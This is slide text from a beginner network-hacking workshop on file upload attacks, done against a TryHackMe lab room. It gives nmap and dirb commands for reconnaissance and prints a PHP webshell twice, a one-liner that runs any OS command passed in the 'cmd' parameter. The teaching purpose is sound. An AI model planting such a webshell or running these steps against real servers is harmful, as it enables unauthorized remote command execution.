HackerFrogs Afterschool
Network Hacking – Session 8

Class:
Network Hacking

Workshop Number:
AS-NET-08

Document Version:
1.75

Special Requirements:
Registered account
at tryhackme.com


Welcome to HackerFrogs Afterschool!

This is the eighth session for network hacking!

Let's go over the concepts we covered in the previous session!


What are File Transfers?

File transfers are an essential operation of computer networking, and we learned a few different methods for file transfer



Transferring Small Files by Clipboard and Base64

The clipboard and Base64 method of file transfer is safe and convenient for small files, but it's not practical for larger files



Transferring Files via Python HTTP and Wget

In controlled networks, hosting files using the Python HTTP module and downloading with Wget is convenient, but it's not recommended for real-world scenarios, since it sends data unencrypted

Transferring Files via Scp (SSH)

If we have SSH on both devices and a set of credentials, the Scp program is an ideal file transfer solution, since it sends files over and encrypted protocol

This Session's Topics

- What are File Upload Attacks?

- Uploading via Web Page

- Uploading via Web Page /w Filter Bypass

What are File Upload Attacks?

File Upload Attacks are a type of web app hack where malicious files can be uploaded to a web server and then accessed on the web app, executing the code within the uploaded malicious files

What are File Upload Attacks?

In order to perform a file upload attack, there are three conditions that must be met

1) There must be a way to upload files to a web-accessible location, via web app, or another service (e.g., FTP, SMB)

2) The upload location must be known to us

3) The app must be able to execute code: e.g., PHP or ASP

Accessing TryHackMe

Let's access this TryHackMe room to learn about file upload attacks. Go to Task 4:

https://tryhackme.com/room/learncyberin25days

Port Scanning: Nmap

```
nmap -vv -sVC -T5 <IP_address>
```


Let's use the skills we've learned up to this point. The first thing we should do is conduct an Nmap scan to determine open ports

Directory Busting: Dirb

```
dirb http://<IP_address>
```

Since we've discovered the HTTP service on the remote server, we can attempt a directory busting attack on the server using the dirb program

File Upload Condition




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected

The app lets us upload files, and a lot of apps only let you upload files of a certain type, in this case, it seems to be looking for picture files


Code Execution Condition



10.10.142.51/index.php?id=

File upload attacks will not work unless the web app executes code in files. PHP is a classic example, and web apps that host PHP files are a good indication that an app is vulnerable


Upload File Contents: Webshell



```
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>";
$cmd = ($_REQUEST["cmd"]); system($cmd);
echo "</pre>"; die; }?>
```

In file upload attacks, there are generally two types of files contents used: webshells and reverse shells


Upload File Contents: Webshell



```php
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>";
$cmd = ($_REQUEST["cmd"]); system($cmd);
echo "</pre>"; die; }?>
```

In this case we'll use a webshell, which is a file that allows us to run OS commands when accessing the webpage

Summary



Let's review the network hacking concepts we learned in this workshop:

What are File Upload Attacks?

File Upload Attacks are a type of web app hack where malicious files can be uploaded to a web server and then accessed on the web app, executing the code within the uploaded malicious files

File Upload Condition

Naturally, to perform a file upload attack, we need to have the ability to upload files to a web-accessible directory

Code Execution Condition

File upload attacks will not work unless the web app executes code in files. PHP is a classic example, and web apps that host PHP files is a good indicator that an app is vulnerable

Known Upload Location Condition

The last condition of file upload attack is the ability to access the malicious file you upload to the application.

What's Next?

In the next HackerFrogs Afterschool Network Hacking workshop, we'll be learning how escalate privileges on Linux servers!